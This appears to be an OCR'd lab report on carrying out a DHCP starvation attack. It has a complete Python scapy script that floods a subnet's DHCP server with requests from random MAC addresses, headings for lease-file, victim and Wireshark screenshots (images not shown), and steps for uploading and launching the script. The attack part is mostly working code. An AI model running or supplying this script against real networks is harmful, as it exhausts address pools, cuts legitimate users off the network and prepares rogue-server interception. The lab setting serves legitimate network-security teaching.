

1. script to accomplish the attack:

```
import sys
import os
from scapy.all import *

def main():
	broadcast = "ff:ff:ff:ff:ff:ff"
	#stop scapy from checking return packet
	conf.checkIPaddr = False
	subnet = "10.10.111."

	def dhcpStarvation():
		for ip in range (100,201):
			for i in range (0,15):
				dhcpRequest =
Ether(src=RandMAC(),dst=broadcast)/IP(src="0.0.0.0",dst="255.255.255.255")/UDP
(sport=68,dport=67)/BOOTP(chaddr=RandMAC())/DHCP(options=[("message-type"
,"request"),("server_id","10.10.111.1"),("requested_addr",subnet + str(ip)),"end"])
				sendp(dhcpRequest)
				print "Requesting: " + subnet + str(ip)
				time.sleep(1)

	dhcpStarvation()

if __name__=="__main__":
	main()
```


2. dhcpd.leases file before attack:




dhcpd.leases file after attack:



3. screenshots of the victim machine:





4. screenshots of wireshark capture:




5. other screenshots or steps in the process:

Use SFTP to upload script.





Use ipconfig/release command.



Start the DHCP starvation attack.